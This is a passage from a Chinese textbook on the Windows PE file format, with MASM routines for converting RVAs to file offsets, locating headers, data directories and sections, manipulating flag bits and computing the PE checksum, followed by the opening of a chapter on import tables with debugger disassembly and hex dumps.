    PointerToLinenumbers   dd ? ;1ch 行号表的位置（供调试用）
    NumberOfRelocations    dw ? ;20h 在 OBJ 文件中的使用
    NumberOfLinenumbers    dw ? ;22h 行号表中行号的数量
    Characteristics        dd ? ;24h 节的属性
IMAGE_SECTION_HEADER ENDS
```

由于节在内存中是线性排列的，因此如果找到下一个节的内存起始RVA就能知道上一个节的大小。所有的节组合起来就是PE中除去文件头以外的所有内容，而文件头在磁盘文件和内存中是没有变化的。

这些特点使得在文件头部数据结构中的所有RVA字段都可以通过比较方法将该RVA定位到某个具体的节。有了这个节的内存起始RVA0，就可以求出指定RVA距离节头的偏移off，而这个偏移在磁盘文件和内存中都是一样的（因为对齐时是在节的数据后面补0，而不是前面）。

当我们获取到某个RVA在某个节中距离节头的偏移off以后，就可以

通过该节在文件中的偏移求出这个RVA在文件中的偏移了。大致的步骤如下：

步骤1　判断指定的RVA落在哪个节内。

步骤2　求出该节的起始RVA0＝IMAGE_SECTION_HEADER.VirtualAddress。

步骤3　求出偏移量offset1＝RVA0-RVA。

步骤4　求出该RVA相对于磁盘文件头的偏移

FOA＝IMAGE_SECTION_HEADER.PointerToRawData＋off

如图3-16所示。




图　3-16　RVA到FOA的转换

按照上面描述的步骤和图3-16可以得出结论：

步骤1　很明显，通过对比RVA20＜RVA＜RVA30，指定的RVA落在节2内。

步骤2　该节的起始为：RVA0＝RVA20

步骤3　距离本节的偏移量为：off＝RVA-RVA20

步骤4　该RVA相对于磁盘文件头的偏移为：

FOA＝IMAGE_SECTION_HEADER.PointerToRawData＋off

＝FOA20＋off

＝FOA20＋RVA-RVA20

从内存RVA到文件偏移（距离文件头）的转换函数详见代码清单3-1。

代码清单3-1　将内存偏移RVA转换为文件偏移的函数_RVAToOffset（chapter3\PEHeader.asm）

```
;-------------------------------------------------
;将内存偏移量RVA转换为文件偏移
;lp _FileHead为文件头的起始地址
;_dwRVA为给定的RVA地址
;-------------------------------------------------
_RVAToOffset proc _lpFileHead,_dwRVA
local @dwReturn

pushad
mov esi,_lpFileHead
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edi,_dwRVA
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
assume edx:ptr IMAGE_SECTION_HEADER
movzx ecx,[esi].FileHeader.NumberOfSections
;遍历节表
.repeat
mov eax,[edx].VirtualAddress
;计算该节结束RVA，不用Misc的主要原因是有些段的Misc值是错误的
add eax,[edx].SizeOfRawData
.if(edi>=[edx].VirtualAddress)&&(edi<eax)
mov eax,[edx].VirtualAddress
;计算RVA在节中的偏移
sub edi,eax
mov eax,[edx].PointerToRawData
;加上节在文件中的起始位置
add eax,edi
jmp @F
.endif
add edx,sizeof IMAGE_SECTION_HEADER
.untilcxz
assume edx:nothing
assume esi:nothing
mov eax,-1
@@:
mov @dwReturn,eax
popad
mov eax,@dwReturn
ret
_RVAToOffset endp
```

同理，大家可以自己分析从文件偏移到RVA的转换。不过从文件偏移到RVA的转换在代码中用处不大，在使用OD进行调试的时候经常会用

到。详细代码可以从chapter3\PEInfo.asm中获得。

3.7.2　数据定位

在实现PE文件头部的编码过程中，大部分都要经过3个步骤：定位、取数据和操作。而定位包括：PE头定位、数据目录表项定位、节表项定位。

数据定位函数会在两种情况下被调用，第一种情况是针对PE映像文件的信息存取，第二种情况是针对内存映射文件的信息存取。下面详细介绍PE文件头中的三种常见地址的定位。

1.PE头定位

因为PE中任何数据的定位必须首先找到PE头部标识，所以PE头定位代码被广泛地应用于PE中其他数据的定位代码中，具体如代码清单3-2所示。

代码清单3-2　定位到PE标识的函数_rPE（chapter3\PEHeader.asm）

```
;--------------------
;定位到PE标识
;_lpHeader头部基地址
;_dwFlag1
;为0表示_lpHeader是PE映像头
;为1表示_lpHeader是内存映射文件头
;_dwFlag2
;为0表示返回RVA+模块基地址
;为1表示返回FOA+文件基地址
;为2表示返回RVA
;为3表示返回FOA
;返回eax=PE标识所在地址
;
;注意：当_lpHeader是PE映像头时，
;_dwFlag2为1是无意义的，所以返回FOA
;--------------------
_rPE proc _lpHeader,_dwFlag1,_dwFlag2
local @ret
local @imageBase

pushad
mov esi,_lpHeader
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
mov edi,esi
assume edi:ptr IMAGE_NT_HEADERS
mov eax,[edi].OptionalHeader.ImageBase ;程序的建议装载地址
mov @imageBase,eax

.if _dwFlag1 == 0 ;_lpHeader是PE映像头
.if _dwFlag2 == 0 ;RVA+模块基地址
```

```
mov eax,esi
mov @ret,eax
.elseif _dwFlag2 == 1 ;无意义，只返回FOA
sub esi,_lpHeader
mov eax,esi
mov @ret,eax
.else ;当_dwFlag2=2或3时返回值相同
sub esi,_lpHeader
mov eax,esi
mov @ret,eax
.endif
.else ;_lpHeader是内存映射文件头

.if _dwFlag2 == 0 ;RVA+模块基地址
sub esi,_lpHeader
add esi,@imageBase
mov eax,esi
mov @ret,eax
.elseif _dwFlag2 == 1 ;FOA+文件基地址
mov eax,esi
mov @ret,eax
.else ;当_dwFlag2=2或3时返回值相同
sub esi,_lpHeader
mov eax,esi
mov @ret,eax
.endif
.endif
popad
mov eax,@ret
ret
_rPE endp
```

如上所示，函数的入口参数为0时，表示_lpHeader头部基地址是基于PE映像文件的；反之则是基于内存映射文件的。函数会返回4种地址，类型用_dwFlag2来区分。_dwFlag2的取值及含义如下：

如果为0，表示返回RVA＋模块基地址。

如果为1，表示返回FOA＋文件映射地址。

如果为2，表示RVA。

如果为3，表示FOA。

当然，_dwFlag1和_dwFlag2的组合有时候是没有意义的。比如，当_dwFlag1＝0、_dwFlag2＝1时，返回值就没有意义，因为此时基地址是内存的PE映像，此时的文件映射地址就是一个模糊值，这种情况下程序只是简单地返回FOA地址。

2.数据目录表项定位

数据目录表项定位一般会涉及对不同数据类型的存取，具体实现如代码清单3-3所示。

代码清单3-3　定位数据目录项函数_rDDEntry（chapter3\PEHeader.asm）

```
;-------------------
;定位到指定索引的数据目录项所在数据的起始地址
;_lpHeader头部基地址
;_index数据目录表索引，从0开始
;_dwFlag1
;为0表示_lpHeader是PE映像头
;为1表示_lpHeader是内存映射文件头
;_dwFlag2
;为0表示返回RVA+模块基地址
;为1表示返回FOA+文件基地址
;为2表示返回RVA
;为3表示返回FOA
;返回eax=指定索引的数据目录项的数据所在地址
;-------------------
_rDDEntry proc _lpHeader,_index,_dwFlag1,_dwFlag2
local @ret,@ret1,@ret2
local @imageBase
pushad
mov esi,_lpHeader
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew ;PE标识
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.ImageBase ;程序的建议装载地址
mov @imageBase,eax
add esi,0078h ;指向DataDirectory
xor eax,eax ;索引*8
mov eax,_index
mov bx,8
mul bx
mov ebx,eax
;取出指定索引数据目录项的位置,是RVA
mov eax,dword ptr [esi] [ebx]
mov @ret1,eax
.if _dwFlag1 == 0 ;_lpHeader是PE映像头
.if _dwFlag2 == 0 ;RVA+模块基地址
add eax,_lpHeader
mov @ret,eax
.elseif _dwFlag2 == 1 ;无意义，返回FOA
invoke _RVAToOffset,_lpHeader,eax
mov @ret,eax
.elseif _dwFlag2 == 2 ;RVA
mov @ret,eax
.elseif _dwFlag2 == 3 ;FOA
invoke _RVAToOffset,_lpHeader,eax
mov @ret,eax
.endif
.else ;_lpHeader是内存映射文件头
.if _dwFlag2 == 0 ;RVA+模块基地址
add eax,@imageBase
mov @ret,eax
.elseif _dwFlag2 == 1 ;FOA+文件基地址
;先将RVA转换为文件偏移
```

```
56 invoke _RVAToOffset,_lpHeader,eax
57 mov @ret2,eax
58 add eax,_lpHeader
59 mov @ret,eax
60 .elseif _dwFlag2 == 2 ;RVA
61 mov @ret,eax
62 .elseif _dwFlag2 == 3 ;FOA
63 ;先将RVA转换为文件偏移
64 invoke _RVAToOffset,_lpHeader,eax
65 mov @ret,eax
66 .endif
67 .endif
68 popad
69 mov eax,@ret
70 ret
71 _rDDEntry endp
```

第19行将_内存映射文件头的地址lpHeader传给了寄存器esi；第21行通过字段IMAGE_DOS_HEADER.e_lfanew定位PE头。第23～24行取出PE模块建议的装载基地址给变量@imageBase；第26行将esi的值加上78h，使esi指向数据目录表；第28～32行计算出指定索引的数据目录表项基于数据目录表起始地址的偏移；第37～67行根据传入的参数计算不同条件下指定的数据目录表项的各种地址返回值。

在主程序中要调用该函数，可以使用以下代码：

```
;PEHeader.exe导入表数据所在VA
invoke _rDDEntry,00400000h,01h,0,0
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ;显示00402014h
;PEHeader.exe导入表数据在文件中的偏移地址FOA
invoke _rDDEntry,00400000h,01h,0,3
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ;显示00000614h
```

3.节表项定位

节表项定位一般用在对某个节的数据获取上，其实现如代码清单3-4所示。

代码清单3-4　定位节表项的函数_rSection（chapter3\PEHeader.asm）

```
;--------------------
;定位到指定索引的节表项
;_lpHeader头部基地址
;_index表示第几个节表项，从0开始
;_dwFlag1
;为0表示_lpHeader是PE映像头
;为1表示_lpHeader是内存映射文件头
;_dwFlag2
;为0表示返回RVA+模块基地址
;为1表示返回FOA+文件基地址
;为2表示返回RVA
```

```
12 ;为3表示返回FOA
13 ;返回eax=指定索引的节表项所在地址
14 ;--------------------
15 _rSection proc _lpHeader,_index,_dwFlag1,_dwFlag2
16 local @ret,@ret1,@ret2
17 local @imageBase
18 pushad
19 mov esi,_lpHeader
20 assume esi:ptr IMAGE_DOS_HEADER
21 add esi,[esi].e_lfanew ;PE标识
22 assume esi:ptr IMAGE_NT_HEADERS
23 mov eax,[esi].OptionalHeader.ImageBase ;程序的建议装载地址
24 mov @imageBase,eax
25
26 mov eax,[esi].OptionalHeader.NumberOfRvaAndSizes
27 mov bx,8
28 mul bx
29
30 add esi,0078h ;指向DataDirectory
31 add esi,eax ;加上DataDirectory的大小,指向节表开始
32
33 xor eax,eax ;索引*40
34 mov eax,_index
35 mov bx,40
36 mul bx
37
38 add esi,eax ;索引项所在地址
39
40 .if _dwFlag1 == 0 ;_lpHeader是PE映像头
41 .if _dwFlag2 == 0 ;RVA+模块基地址
42 mov eax,esi
43 mov @ret,eax
44 .else
45 sub esi,_lpHeader
46 mov eax,esi
47 mov @ret,eax
48 .endif
49 .else ;_lpHeader是内存映射文件头
50 .if _dwFlag2 == 0 ;RVA+模块基地址
51 sub esi,_lpHeader
52 add esi,@imageBase
53 mov @ret,eax
54 .elseif _dwFlag2 == 1 ;FOA+文件基地址
55 mov eax,esi
56 mov @ret,eax
57 .elseif _dwFlag2 == 2
58 sub esi,_lpHeader
59 mov eax,esi
60 mov @ret,eax
61 .endif
62 .endif
63 popad
64 mov eax,@ret
65 ret
66 _rSection endp
```

第26～28行根据字段IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSizes的值得出数据目

录表的长度，存储在寄存器eax中。第33～37行计算指定索引的节表项距离节表起始地址的偏移。第40～62行根据传入的参数计算不同条件下的指定索引的节表项的各种地址返回值。

在主程序中的调用代码如下：

```
;PEHeader.exe第2个节表项在内存的VA地址
invoke _rSection,00400000h,01h,0,0
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ;显示004001d0
;PEHeader.exe第2个节表项在文件的偏移
invoke _rSection,00400000h,01h,0,3
invoke wsprintf,addr szBuffer,addr szOut,eax
invoke MessageBox,NULL,offset szBuffer,NULL,MB_OK ;显示000001d0
```

通过遍历节表，将给定的RVA与节表中的每个节的地址范围进行比对，如果RVA落在该节表地址范围内，则返回该节的名称字符串地址，具体如代码清单3-5所示。

代码清单3-5　获取RVA所在节的名称的函数_getRVASectionName（chapter2\PEHeader.asm）

```
;------------------------
;获取RVA所在节的名称
;------------------------
_getRVASectionName proc _lpFileHead,_dwRVA
local @dwReturn

pushad
mov esi,_lpFileHead
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edi,_dwRVA
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
assume edx:ptr IMAGE_SECTION_HEADER
movzx ecx,[esi].FileHeader.NumberOfSections
;遍历节表
.repeat
mov eax,[edx].VirtualAddress
add eax,[edx].SizeOfRawData ;计算该节结束RVA
.if(edi>=[edx].VirtualAddress) && (edi<eax)
mov eax,edx
jmp @F
.endif
add edx,sizeof IMAGE_SECTION_HEADER
.untilcxz
assume edx:nothing
assume esi:nothing
mov eax,offset szNotFound
@@:
mov @dwReturn,eax
popad
mov eax,@dwReturn
ret
```

```
_getRVASectionName endp
```


3.7.3 标志位操作

在PE文件头的字段中有很多标志位字段，比如IMAGE_FILE_HEADER.Characteristics、IMAGE_OPTIONAL_HEADER32.DllCharacteristics、IMAGE_SECTION_HEADER.Characteristics等。在实际编程中需要对这些标志位进行操作，下面以IMAGE_SECTION_HEADER.Characteristics为例，讲解在编写汇编代码时如何读取和设置这些标志位。

标志位的操作不是以字节、字或双字为单位进行存取，而是以位来操作，所以需要用到汇编语言中的位操作符，如and、or、not等。

1.标志位

一个字节（如0fh）的标志位如下：



一个字的标志位如表3-8所示。

表 3-8 一个字的标志位

所在位	十六进制	二进制
0	0001	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1
1	0002	0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0
2	0004	0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0
3	0008	0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0
4	0010	0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0
5	0020	0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0
6	0040	0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0
7	0080	0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0
8	0100	0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0
9	0200	0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0
10	0400	0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0
11	0800	0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0
12	1000	0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0
13	2000	0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0
14	4000	0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0
15	8000	1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0

（续）

标志位还可以进行组合。比如，如果要标识一个节的数据的属性

为：包含代码、可读、可写、可执行，且包含初始化数据，那么根据节的属性字段的描述，第5、6、29、30、31位均应该设置为1。组合以后的双字为：

1	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0

该双字对应的十六进制为：0E0000060h。

2.读标志位

假设双字在eax中，如果要判断第10位是否为1，可以这样来操作：首先通过表3-8可查到所在位对应的十六进制值为0400h，然后使用如下代码：

```
and eax,00000400h ;将双字值与0400h相与
jne loc1 ;如果结果不为0，则表示eax的第10位为1，跳转到loc1处执行
```

and（与）操作针对每一位，如果两个操作数中的某位有一个为0，则最后结果为0。

当然，我们可以同时测试多个位。如果要测试节的数据属性是否为可读、可写，则可以使用如下的代码（假设属性值已经在eax中）：

```
and eax,0C0000000h ;测试高两位（即第30位和31位）是否为1
jne loc1 ;如果满足条件，则跳转到loc1处执行
```

3.写标志位

有时候需要对某个节的数据添加可写属性，可以使用如下代码（假设该节的原始属性已经存储在eax中）：

```
or eax,80000000h
```

or（或）操作针对每一位，如果两个操作数中的某位有一个为1，则最后结果为1。

3.7.4 PE校验和

校验和是一个WORD值。它是通过对一段数据进行一定的算法进行计算以后生成的值，通常作为判断这段数据是否被非法修改的依据。

PE文件头部的校验和的算法很简单，共分三步：

步骤1 将文件头部的字段IMAGE_OPTIONAL_HEADER32.CheckSum清0。

步骤2 以WORD为单位对数据块进行带进位的累加，大于WORD部分自动溢出。

步骤3 将累加和加上文件的长度。

PE文件头部的校验和的详细实现如代码清单3-6所示。

代码清单3-6 计算PE校验和的函数_checkSum1（chapter3\PEHeader.asm）

```
;-------------------
;通过调用API函数计算校验和
;kernel32.dll的校验和为：0011e97e
;-------------------
_checkSum1 proc _lpExeFile
local @cSum,@hSum
local @ret

pushad
invoke MapFileAndCheckSum,_lpExeFile,\
addr @hSum,addr @cSum
mov eax,@cSum
mov @ret,eax

popad
mov eax,@ret
ret
_checkSum1 endp

;-------------------
;自己编写程序计算校验和
;-------------------
_checkSum2 proc _lpExeFile
local hFile,dwSize,hBase
local @size
local @ret

pushad
;打开文件
invoke CreateFile,_lpExeFile,GENERIC_READ,\
```

```
FILE_SHARE_READ,NULL,OPEN_EXISTING,\
FILE_ATTRIBUTE_NORMAL,0
mov hFile,eax
invoke GetFileSize,hFile,NULL
mov dwSize,eax
;为文件分配内存，并读入
invoke VirtualAlloc,NULL,dwSize,\
MEM_COMMIT,PAGE_READWRITE
mov hBase,eax
invoke ReadFile,hFile,hBase,dwSize,addr @size,NULL
;关闭文件
invoke CloseHandle,hFile
;第一步，将CheckSum清0
mov ebx,hBase
assume ebx:ptr IMAGE_DOS_HEADER
mov ebx,[ebx].e_lfanew
add ebx,hBase
assume ebx:ptr IMAGE_NT_HEADERS
mov [ebx].OptionalHeader.CheckSum,0
assume ebx:ptr nothing
mov ecx,dwSize
mov esi,hBase
;第二步，按字进位加，溢出忽略
push ecx
inc ecx
shr ecx,1
xor ebx,ebx
clc
loc1:
lodsw
adc bx,ax
loop loc1
invoke VirtualFree,hBase,dwSize,MEM_DECOMMIT
;第三步，加文件长度
pop eax
add eax,ebx
mov @ret,eax
@exit:
popad
mov eax,@ret
ret
_checkSum2 endp
```

函数_checkSum1通过调用动态链接库IMAGEHLP.DLL的MapFileAndCheckSum函数来获取校验和，而函数_checkSum2则按照校验和算法规则来自定义校验和的获取。通过运行这两个函数，可以对C:\windows\system32\kernel32.dll文件进行检验，这两个函数算出来的校验和都是0011e97eh，说明该值与kernel32.dll文件头中记录的值是一致的。

以下字节码来自kernel32.dll文件的头部，加粗部分即为字段

IMAGE_OPTIONAL_HEADER32.CheckSum的值：

```
00000120  00 00 08 00 00 00 80 7C 00 10 00 00 00 02 00 00   ......€|........
00000130  05 00 01 00 05 00 01 00 04 00 00 00 00 00 00 00   ................
00000140  00 E0 11 00 00 04 00 00 7E E9 11 00 03 00 00 00   ........~.......
00000150  00 00 04 00 00 10 00 00 00 00 10 00 00 10 00 00   ................
```

3.8 小结

本章首先从理论角度介绍了常见的文件信息的组织方式，然后分别从16位系统、32位系统、程序员三个不同的角度阐述了PE文件的数据组织方式。重点讲解了PE文件头部的数据结构及数据结构中各字段的含义，还对PE内存映像做了简要说明。

实际上，PE文件头部的数据大多数时候都被用在数据定位上，当然，PE文件头里也定义了许多与程序执行时有关的参数。本章是PE基础的核心之一，希望大家能认真通读，直到全部掌握为止，后面还会继续针对数据目录中定义的不同类型的数据组织进行讲解。

第4章　导入表

从本章开始，我们将深入地研究PE文件中除文件头部以外的其他数据组织，本章学习导入表。

导入表是PE数据组织中的一个很重要的组成部分，它是为实现代码重用而设置的。通过分析导入表数据，可以获得诸如PE文件的指令中调用了多少外来的函数，以及这些外来函数都存在于哪些动态链接库里等信息。Windows加载器在运行PE时会将导入表中声明的动态链接库一并加载到进程的地址空间，并修正指令代码中调用的函数地址。在数据目录中一共有四种类型的数据与导入表数据有关。这四种数据依次为：

导入表

导入函数地址表

绑定导入表

延迟加载导入表

本章涉及导入函数地址表和绑定导入表，延迟加载导入表将在第8章进行详细描述。

4.1　何谓导入表

为了使读者更快地理解导入表，我们以程序HelloWorld.asm源代码为例进行讲解。该程序的主要功能是在桌面上弹出一个窗口提示，但是在源文件中并没有关于如何画窗口、如何显示指定字符串这样功能的代码，只是简单地调用了Windows　API函数。这些调用的函数的详细代码在HelloWorld.asm中并不存在。那么，它到底存储在哪里呢？答案是：这些代码存储在DLL文件，即动态链接库中。在动态链接库里存放的不是函数的源代码，而是编译链接以后生成的字节码。看下面的两个调用语句：

```
invoke MessageBox,NULL,offset szText,NULL,MB_OK
invoke ExitProcess,NULL
```

MessageBox是一个从外界（相对于HelloWorld.asm本身而言）引入的函数，ExitProcess也是一个从外界引入的函数。Windows　API函数有所了解的人都知道，前者的指令字节码在user32.dll动态链接库中，而后者则是在kernel32.dll中。

当程序调用了动态链接库的相关函数，在进行编译和链接的时候，编译程序和链接程序就会将调用的相关信息写入最终生成的PE文件中，以告诉操作系统这些函数的执行指令字节码从哪里能够获取。这些信息

就是导入表所要描述的内容。首先来看导入函数。

4.2　导入函数

程序开发者在基于汇编语言的源程序中，通过invoke指令调用用户自定义的函数，或者从其他动态链接库中导入的函数。如果没有导入函数的调用机制，程序开发者必须面对自行开发大量基础源码的尴尬，这将直接导致开发工作无法进行下去。

4.2.1　invoke指令分解

在汇编语言中，程序一旦被编译，编译器会对invoke指令进行适当分解。分解后的指令中将会包含指向导入函数的地址的操作数。当PE文件被装载到内存中时，该操作数就会变成导入函数所在虚拟地址空间真实的VA。

使用OD打开HelloWorld.exe程序，查看汇编后的字节码以及相关调用如图4-1所示。




图　4-1　汇编语言引入函数的调用

如上图所示，将源代码中对两个导入函数MessageBoxA和ExitProcess的调用语句翻译成字节码分别为：

```
00401000     6A 00           PUSH 0          ; /Style = MB_OK|MB_APPLMODAL
00401002     6A 00           PUSH 0          ; |Title = NULL
00401004     68 00304000     PUSH 00403000       ; |Text = "HelloWorld"
00401009     6A 00           PUSH 0                      ; |hOwner = NULL
0040100B     E8 08000000     CALL 00401018   ; \MessageBoxA
00401010     6A 00           PUSH 0               ; /ExitCode = 0
00401012     E8 07000000     CALL 0040101E   ; \ExitProcess
00401017     CC             INT3
00401018     FF25 08204000   JMP DWORD PTR DS:[00402008]
0040101E     FF25 00204000   JMP DWORD PTR DS:[00402000]
00401024     00              DB 00
00401025     00              DB 00
```

第一个调用语句被编译器解释为从地址0x00401000到0x0040100B的反汇编代码。根据地址0x0040100B处的调用关系来看，该语句还包含0x00401018处的跳转指令。第二个调用语句被编译器解释为从地址0x00401010到0x00401012的反汇编代码。根据地址0x00401012处的调用关系来看，该语句还包含0x0040101E处的跳转指令。

回顾第1章，HelloWorld.exe文件偏移0x400处是代码段，其中存放程序指令。以上显示的是PE被装载后在内存中的代码段，装载前文件中的代码段字节码如下所示：

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j.....%. @.%
00000420  00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00  . @............
```

可以看出，装载前文件中和装载后内存中的指令的字节码是完全一样的，这意味着，该程序在被装载以后加载的基址和IMAGE_OPTIONAL_HEADER32.ImageBase是相等的，不存在重定位问题（如果两者不相等，则指令中涉及全局操作数的部分就会有不同）。同时，从指令的反汇编代码中可以看出，在对源代码HelloWorld.asm进行编译时，编译器对invoke指令实施了分解。以第一个调用语句为例，对invoke指令的分解操作包含以下三步：

步骤1　压栈。即先将要调用的所有参数push到栈中。压栈时按照先推后参数，再推前参数的规则，即第一个推入栈的应该是调用的最后一个参数MB_OK，最后一个推入栈的参数应该是调用中的第一个参数NULL，尽管两者的值看起来都是0。

步骤2　段内调用。即通过指令call调用一个段内地址，即call 00401018。

步骤3　无条件转移。call指令操作数0x00401018处的值是：FF25 08204000，将该字节码反汇编，得到一个无条件跳转指令，跳转到了位置00402008处。

注意　从位置00402008处获取的值是导入函数MessageBoxA在内存中的VA。

4.2.2　导入函数地址

导入函数是从动态链接库引入的函数，所以，导入函数的地址位于被加载的进程地址空间中的相应的动态链接库模块内。系统在执行用户程序对导入函数的调用语句时，会跳转到该地址处执行导入函数代码。

使用OD打开HelloWorld.exe，选择地址0x0040101E所在行，在其上单击鼠标右键，选择“数据窗口中跟随”|“内存地址”。OD的③区就会显示内存从00402000开始的数据，如下所示：

```
00402000  12 CB 81 7C 00 00 00 00 EA 07 D5 77 00 00 00 00   ↕賸|....?諸....
00402010  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00   T ..........j ..
00402020  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00   █..L ..........
00402030  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ?... ..........
00402040  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00   ............v ..
00402050  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65   ....\ ......?Me
00402060  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32   ssageBoxA.user32
00402070  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63   .dll....ExitProc
00402080  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C   ess.kernel32.dll
00402090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

如上所示，加粗部分即为导入表数据（大小为3Ch字节）。到目前为止，感觉两个jmp指令中的操作数0x00402008和0x00402000都不在该导入表（黑体部分）的范围内，API函数调用好像与导入表无关。其实不是这样的，jmp指令中的操作数虽然不在导入表范围内，但导入表的数据结构描述中有一个字段是指向这个操作数所在位置的。从跳转指令的操作数所指向的位置0x00402008获取的值为77D507Eah（图中方框里的值）。该值是MessageBoxA这个导入函数在进程HelloWorld.exe中的VA。

现在来对比一下磁盘文件和内存映像的导入函数的地址数据，看看是否存在差别。

以下是从文件中获取的导入表相关数据：

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00   v.......\.......
00000610  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00   T...........j...
00000620  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00   ....L...........
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ................
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00   ............v...
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65   ....\.........Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32   ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63   .dll....ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C   ess.kernel32.dll
```

以下是从内存中获取的导入表相关数据：

```
00402000  12 CB 81 7C 00 00 00 00 EA 07 D5 77 00 00 00 00  ↕賢|....?譇....
00402010  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00  T ..........j ..
00402020  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00  ..L ..........
00402030  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00  ?... ..........
00402040  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00  ............v ..
00402050  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65  ....\ ......?Me
00402060  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32  ssageBoxA.user32
00402070  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll....ExitProc
